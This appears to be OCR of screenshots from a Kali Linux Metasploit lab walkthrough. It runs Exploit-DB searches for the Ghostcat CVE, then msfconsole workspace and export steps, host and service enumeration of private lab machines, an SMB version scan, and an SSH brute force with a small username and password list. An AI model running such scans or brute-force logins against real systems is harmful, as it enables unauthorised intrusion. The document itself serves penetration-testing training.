
[File '/usr/share/exploitdb/exploits/multiple/webapps/48143.py' is unwritable]


^G Help ^O Write Out ^F Where Is ^K Cut ^T Execute ^C Location M-U Undo M-A Set Mark
^X Exit ^R Read File ^\ Replace ^U Paste ^J Justify ^/ Go To Line M-E Redo M-6 Copy


file:///usr/share/exploitdb-papers/docs/english/49716-apache-ghostcat-cve-2020-1938---paper.pdf

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB

Automatic Zoom




EXPLOIT DATABASE
Verified
Has App
Filters
Reset All
Show 15
Search: 2020-1745
Date D A V Title Type Platform Author
2022-03-11 Seowon SLR-120 Router - Remote Code Execution (Unauthenticated) Remote Hardware Aryan Chehreghani
Showing 1 to 1 of 1 entries (filtered from 46,435 total entries)
FIRST PREVIOUS 1 NEXT LAST
Databases Links Sites Solutions


EXPLOIT DATABASE
Search The Exploit Database
Title
CVE
2020-1745
Type
Platform
Author
Content
Port
Tag
Exploit content
Verified
Has App
No Metasploit
Search
Exploits
Google Hacki
Papers
Shellcodes
Penetration Testing Services


Verified
Has App
Filters
Reset All
Show 15
Search: 2020-1938
Date D A V Title Type Platform Author
2020-11-13 Apache Tomcat - AJP 'Ghostcat' File Read/Inclusion (Metasploit) WebApps Multiple SunCSR
2020-02-20 Apache Tomcat - AJP 'Ghostcat File Read/Inclusion WebApps Multiple YDHCUI


Apache Tomcat - AJP 'Ghostcat' File Read/Inclusion (Metasploit)
EDB-ID: 49039
CVE: 2020-1938
Author: SUNCSR
Type: WEBAPPS
Platform: MULTIPLE
Date: 2020-11-13
EDB Verified:
Exploit: / {}
Vulnerable App:
require "msf/core"
class MetasploitModule < Msf::Auxiliary
Rank = ExcellentRanking
include Msf::Exploit::Remote::Tcp
def initialize(info = {})
super(update_info(info,
"Name" => "Ghostcat",
"Description" => %q{
When using the Apache JServ Protocol (AJP), care must be taken when trusting incoming connections to Apache Tomcat. Tomcat treats AJP connections as having higher trust than, for example, a similar HTTP connection. If such connections are available to an attacker, they can be exploited in ways that may be surprising. In Apache Tomcat 9.0.0.M1 to 9.0.0.30, 8.5.0 to 8.5.50 and 7.0.0 to 7.0.99, Tomcat shipped with an AJP Connector enabled by default that listened on all configured IP addresses. It was expected (and recommended in the security guide) that this Connector would be disabled if not required. This vulnerability report identified a mechanism that allowed: - returning arbitrary files from anywhere in the web application - processing any file in the web application as a JSP Further, if the web application allowed file upload and stored those files within the web application (or the attacker was able to control the content of the web application by some other means) then this, along with the ability to process a file as a JSP, made remote code execution possible. It is important to note that mitigation is only required if an AJP port is accessible to untrusted users. Users wishing to take a defence-in-depth approach and block the vector that permits returning arbitrary files and execution as JSP may upgrade to

Exploit Database Security Papers

Filters | Reset All

Show 15


Quick Search: 2020-1938


Date Added	D	Title	Platform	Language	Author
2021-03-26	⬇	Apache Ghostcat CVE 2020-1938 - Paper	Multiple	English	NAYAN DAS


Showing 1 to 1 of 1 entries (filtered from 1,682 total entries)


FIRST PREVIOUS 1 NEXT LAST




kali@kali: ~/Downloads
Session Actions Edit View Help
(kali㉿kali)-[~/Downloads]
$ msfconsole
Metasploit tip: You can pivot connections over sessions started with the ssh_login modules
=[metasploit v6.4.95-dev]
+ -- --=[2,566 exploits - 1,315 auxiliary - 1,680 payloads]
+ -- --=[432 post - 49 encoders - 13 nops - 9 evasion]
Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project
msf >


msf > db_status
[*] Connected to msf. Connection type: postgresql.
msf >


msf > show options
Global Options:
Option Current Setting Description
ConsoleLogging false Log all console input and output
LogLevel 0 Verbosity of logs (default 0, max 3)
MeterpreterPrompt meterpreter The meterpreter prompt string
MinimumRank 0 The minimum rank of exploits that will run without explicit confirmation
Prompt msf The prompt string
PromptChar > The prompt character
PromptTimeFormat %Y-%m-%d %H:%M:%S Format for timestamp escapes in prompts
SessionLogging false Log all input and output for sessions
SessionTlvLogging false Log all incoming and outgoing TLV packets
TimestampOutput false Prefix all console output with a timestamp
msf >


msf > set
Global
Name Value
TimestampOutput true
msf >

```
msf > show options

Global Options:
===============

   Option             Current Setting    Description
   ------             ---------------    -----------
   ConsoleLogging     false              Log all console input and output
   LogLevel           0                  Verbosity of logs (default 0, max 3)
   MeterpreterPrompt  meterpreter        The meterpreter prompt string
   MinimumRank        0                  The minimum rank of exploits that will run without explicit confirmation
   Prompt             msf                The prompt string
   PromptChar         >                  The prompt character
   PromptTimeFormat   %Y-%m-%d %H:%M:%S  Format for timestamp escapes in prompts
   SessionLogging     false              Log all input and output for sessions
   SessionTlvLogging  false              Log all incoming and outgoing TLV packets
   TimestampOutput    true               Prefix all console output with a timestamp

msf >
```

```
msf > workspace
* default
msf > workspace -a project1
[*] Added workspace: project1
[*] Workspace: project1
msf > workspace -a project2
[*] Added workspace: project2
[*] Workspace: project2
msf > workspace
  default
  project1
* project2
msf >
```

```
msf > workspace project1
[*] Workspace: project1
msf > workspace
  default
  project2
* project1
msf > workspace -d project2
[*] Deleted workspace: project2
msf > workspace
  default
* project1
msf >
```

```
msf > db_export -f xml -a /home/kali/project1_report.xml
[*] Starting export of workspace project1 to /home/kali/project1_report.xml [ xml ]...
[*] Finished export of workspace project1 to /home/kali/project1_report.xml [ xml ]...
msf >
```

```
┌──(kali㉿kali)-[~/Downloads]
└─$ more /home/kali/project1_report.xml
<?xml version="1.0" encoding="UTF-8"?>
<MetasploitV5>
<generated time="2025-10-30 08:06:40 UTC" user="kali" project="project1" product="framework"/>
<hosts>
</hosts>
<events>
  <event>
      <id>18</id>
      <workspace-id>2</workspace-id>
      <host-id/>
      <created-at>2025-10-30 08:04:03 UTC</created-at>
      <name>ui_command</name>
      <updated-at>2025-10-30 08:04:03 UTC</updated-at>
      <critical/>
      <seen/>
      <username/>
      <info>BAh7BjoMY29tbWFuZCIad29ya3NwYWNlIC1hIHByb2plY3Qy</info>
  </event>

  <event>
      <id>21</id>
      <workspace-id>2</workspace-id>
      <host-id/>
      <created-at>2025-10-30 08:05:30 UTC</created-at>
      <name>ui_command</name>
      <updated-at>2025-10-30 08:05:30 UTC</updated-at>
      <critical/>
      <seen/>
      <username/>
      <info>BAh7BjoMY29tbWFuZCIOd29ya3NwYWNl</info>
  </event>

  <event>
      <id>22</id>
      <workspace-id>2</workspace-id>
      <host-id/>
      <created-at>2025-10-30 08:05:39 UTC</created-at>
      <name>ui_command</name>
      <updated-at>2025-10-30 08:05:39 UTC</updated-at>
      <critical/>
      <seen/>
      <username/>
      <info>BAh7BjoMY29tbWFuZCIad29ya3NwYWNlIC1kIHByb2plY3Qy</info>
  </event>

  <event>
      <id>23</id>
      <workspace-id>2</workspace-id>
      <host-id/>
      <created-at>2025-10-30 08:05:45 UTC</created-at>
```

```
msf > hosts

Hosts
=====

address       mac                name  os_name  os_flavor  os_sp  purpose  info  comments
-------       ---                ----  -------  ---------  -----  -------  ----  --------
192.168.92.2  08:00:27:A1:B0:38
192.168.92.3
192.168.92.4  08:00:27:42:51:79        Unknown                  device
192.168.92.5  08:00:27:d7:cc:d8        Unknown                  device
192.168.92.7  08:00:27:00:08:89        Linux                    server

msf >
```

```
msf > services
Services
========

host           port   proto  name                  state   info
----           ----   -----  ----                  -----   ----
192.168.92.4   21     tcp    ftp                   open    ProFTPD 1.3.5
192.168.92.4   22     tcp    ssh                   open    OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 Ubuntu Linux; protocol 2.0
192.168.92.4   80     tcp    http                  open    Apache httpd 2.4.7
192.168.92.4   445    tcp    netbios-ssn           open    Samba smbd 3.X - 4.X workgroup: WORKGROUP
192.168.92.4   631    tcp    ipp                   open    CUPS 1.7
192.168.92.4   3000   tcp    ppp                   closed
192.168.92.4   3306   tcp    mysql                 open    MySQL unauthorized
192.168.92.4   8080   tcp    http                  open    Jetty 8.1.7.v20120910
192.168.92.4   8181   tcp    intermapper           closed
192.168.92.5   21     tcp    ftp                   open    Microsoft ftpd
192.168.92.5   22     tcp    ssh                   open    OpenSSH 7.1 protocol 2.0
192.168.92.5   80     tcp    http                  open    Microsoft IIS httpd 7.5
192.168.92.5   135    tcp    msrpc                 open    Microsoft Windows RPC
192.168.92.5   139    tcp    netbios-ssn           open    Microsoft Windows netbios-ssn
192.168.92.5   445    tcp    microsoft-ds          open    Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
192.168.92.5   3306   tcp    mysql                 open    MySQL 5.5.20-log
192.168.92.5   3389   tcp    tcpwrapped            open
192.168.92.5   4848   tcp    ssl/http              open    Oracle GlassFish 4.0 Servlet 3.1; JSP 2.3; Java 1.8
192.168.92.5   5985   tcp    http                  open    Microsoft HTTPAPI httpd 2.0 SSDP/UPnP
192.168.92.5   7676   tcp    java-message-service  open    Java Message Service 301
192.168.92.5   8009   tcp    ajp13                 open    Apache Jserv Protocol v1.3
192.168.92.5   8080   tcp    http                  open    Sun GlassFish Open Source Edition  4.0
192.168.92.5   8181   tcp    ssl/intermapper       open
192.168.92.5   8383   tcp    http                  open    Apache httpd
192.168.92.5   9200   tcp    http                  open    Elasticsearch REST API 1.1.1 name: Mister Jip; Lucene 4.7
192.168.92.5   49152  tcp    msrpc                 open    Microsoft Windows RPC
192.168.92.5   49153  tcp    msrpc                 open    Microsoft Windows RPC
192.168.92.5   49154  tcp    msrpc                 open    Microsoft Windows RPC
192.168.92.5   49155  tcp    msrpc                 open    Microsoft Windows RPC
192.168.92.5   49176  tcp    java-rmi              open    Java RMI
192.168.92.7   21     tcp    ftp                   open    ProFTPD 1.3.1
192.168.92.7   22     tcp    ssh                   open    OpenSSH 4.7p1 Debian 8ubuntu1 protocol 2.0
192.168.92.7   25     tcp    smtp                  open    Postfix smtpd
192.168.92.7   80     tcp    http                  open    Apache httpd 2.2.8 (Ubuntu) DAV/2 mod_fastcgi/2.4.6 PHP/5.2.4-
192.168.92.7   139    tcp    netbios-ssn           open    Samba smbd 3.X - 4.X workgroup: ITSECGAMES
192.168.92.7   443    tcp    ssl/http              open    Apache httpd 2.2.8 (Ubuntu) DAV/2 mod_fastcgi/2.4.6 PHP/5.2.4-
192.168.92.7   445    tcp    netbios-ssn           open    Samba smbd 3.X - 4.X workgroup: ITSECGAMES
192.168.92.7   512    tcp    exec                  open    netkit-rsh rexecd
192.168.92.7   513    tcp    login                 open
192.168.92.7   514    tcp    shell                 open
192.168.92.7   666    tcp    doom                  open
192.168.92.7   3306   tcp    mysql                 open    MySQL 5.0.96-0ubuntu3
192.168.92.7   5901   tcp    vnc                   open    VNC protocol 3.8
192.168.92.7   6001   tcp    x11                   open    access denied
192.168.92.7   8080   tcp    http                  open    nginx 1.4.0
192.168.92.7   8443   tcp    ssl/http              open    nginx 1.4.0
```

```
msf > use auxiliary/scanner/smb/smb_version
msf auxiliary(scanner/smb/smb_version) > options


Module options (auxiliary/scanner/smb/smb_version):


   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT                     no        The target port (TCP)
   THREADS  1                yes       The number of concurrent threads (max one per host)


View the full module info with the info, or info -d command.

msf auxiliary(scanner/smb/smb_version) >
```

```
msf auxiliary(scanner/smb/smb_version) > run
[*] [2025.10.30-13:50:50] 192.168.92.5:445      - SMB Detected (versions:1, 2) (preferred dialect:SMB 2.1) (signatures:o
[+] [2025.10.30-13:50:50] 192.168.92.5:445      -   Host is running Windows 2008 R2  Standard  SP1  (build:7601)
[*] [2025.10.30-13:50:50] 192.168.92.4:445      - SMB Detected (versions:1, 2, 3) (preferred dialect:SMB 3.1.1) (compres
0000000}) (authentication domain:METASPLOITABLE3-UB1404)
[+] [2025.10.30-13:50:50] 192.168.92.4:445      -   Host is running Version 6.1.0 (unknown OS)
[*] [2025.10.30-13:50:50] 192.168.92.7:445      -   Host could not be identified: Unix (Samba 3.0.28a)
[*] [2025.10.30-13:51:25] Scanned  27 of 256 hosts (10% complete)
[*] [2025.10.30-13:52:04] Scanned  52 of 256 hosts (20% complete)
[*] [2025.10.30-13:52:42] Scanned  77 of 256 hosts (30% complete)
[*] [2025.10.30-13:53:22] Scanned 103 of 256 hosts (40% complete)
[*] [2025.10.30-13:54:01] Scanned 128 of 256 hosts (50% complete)
[*] [2025.10.30-13:54:42] Scanned 155 of 256 hosts (60% complete)
[*] [2025.10.30-13:55:20] Scanned 180 of 256 hosts (70% complete)
[*] [2025.10.30-13:55:58] Scanned 205 of 256 hosts (80% complete)
[*] [2025.10.30-13:56:38] Scanned 231 of 256 hosts (90% complete)
[*] [2025.10.30-13:57:15] Scanned 256 of 256 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/smb/smb_version) >
```


kali@kali: /usr/s
Session Actions Edit View Help
┌──(kali㉿kali)-[~]
└─$ cd /usr/share/wordlists
┌──(kali㉿kali)-[/usr/share/wordlists]
└─$ ls
dirb dirbuster dnsmap.txt fasttrack.txt fern-wifi john.lst legion metasploit nmap.lst rockyou.txt.gz seclis
┌──(kali㉿kali)-[/usr/share/wordlists]
└─$ sudo gunzip rockyou.txt.gz
[sudo] password for kali:
┌──(kali㉿kali)-[/usr/share/wordlists]
└─$ ls -lai
total 136664
4751588 drwxr-xr-x 2 root root 4096 Oct 30 14:00 .
4596565 drwxr-xr-x 441 root root 16384 Oct 30 12:49 ..
4721030 lrwxrwxrwx 1 root root 25 Oct 29 13:52 dirb → /usr/share/dirb/wordlists
4721029 lrwxrwxrwx 1 root root 30 Oct 29 13:52 dirbuster → /usr/share/dirbuster/wordlists
4721031 lrwxrwxrwx 1 root root 35 Oct 29 13:52 dnsmap.txt → /usr/share/dnsmap/wordlist_TLAs.txt
4721038 lrwxrwxrwx 1 root root 41 Oct 29 13:52 fasttrack.txt → /usr/share/set/src/fasttrack/wordlist.txt
4721032 lrwxrwxrwx 1 root root 45 Oct 29 13:52 fern-wifi → /usr/share/fern-wifi-cracker/extras/wordlists
4721033 lrwxrwxrwx 1 root root 28 Oct 29 13:52 john.lst → /usr/share/john/password.lst
4721034 lrwxrwxrwx 1 root root 27 Oct 29 13:52 legion → /usr/share/legion/wordlists
4721035 lrwxrwxrwx 1 root root 46 Oct 29 13:52 metasploit → /usr/share/metasploit-framework/data/wordlists
4721036 lrwxrwxrwx 1 root root 41 Oct 29 13:52 nmap.lst → /usr/share/nmap/nselib/data/passwords.lst
4994913 -rw-r--r-- 1 root root 139921507 May 12 2023 rockyou.txt
4721037 lrwxrwxrwx 1 root root 19 Oct 29 13:52 seclists → /usr/share/seclists
4761492 lrwxrwxrwx 1 root root 39 Oct 29 13:52 sqlmap.txt → /usr/share/sqlmap/data/txt/wordlist.txt
4721039 lrwxrwxrwx 1 root root 25 Oct 29 13:52 wfuzz → /usr/share/wfuzz/wordlist
4718723 lrwxrwxrwx 1 root root 37 Oct 29 13:52 wifite.txt → /usr/share/dict/wordlist-probable.txt
┌──(kali㉿kali)-[/usr/share/wordlists]
└─$


Session Actions Edit View H
GNU nano 8.6
admin
supervisor
administrator
vagrant
root

```
msf auxiliary(scanner/smb/smb_version) > use auxiliary/scanner/ssh/ssh_login
msf auxiliary(scanner/ssh/ssh_login) > set VERBOSE true
VERBOSE ⇒ true
msf auxiliary(scanner/ssh/ssh_login) > set RHOSTS 192.168.92.4
RHOSTS ⇒ 192.168.92.4
msf auxiliary(scanner/ssh/ssh_login) > set USER_FILE /home/kali/cookbook_wordlist.txt
USER_FILE ⇒ /home/kali/cookbook_wordlist.txt
msf auxiliary(scanner/ssh/ssh_login) > set PASS_FILE /home/kali/cookbook_wordlist.txt
PASS_FILE ⇒ /home/kali/cookbook_wordlist.txt
msf auxiliary(scanner/ssh/ssh_login) > run
[*] [2025.10.30-14:03:31] 192.168.92.4:22 - Starting bruteforce
[-] [2025.10.30-14:03:32] 192.168.92.4:22 - Failed: 'admin:admin'
[-] [2025.10.30-14:03:34] 192.168.92.4:22 - Failed: 'admin:supervisor'
[-] [2025.10.30-14:03:36] 192.168.92.4:22 - Failed: 'admin:administrator'
[-] [2025.10.30-14:03:39] 192.168.92.4:22 - Failed: 'admin:vagrant'
[-] [2025.10.30-14:03:41] 192.168.92.4:22 - Failed: 'admin:root'
[-] [2025.10.30-14:03:43] 192.168.92.4:22 - Failed: 'supervisor:admin'
[-] [2025.10.30-14:03:45] 192.168.92.4:22 - Failed: 'supervisor:supervisor'
[-] [2025.10.30-14:03:47] 192.168.92.4:22 - Failed: 'supervisor:administrator'
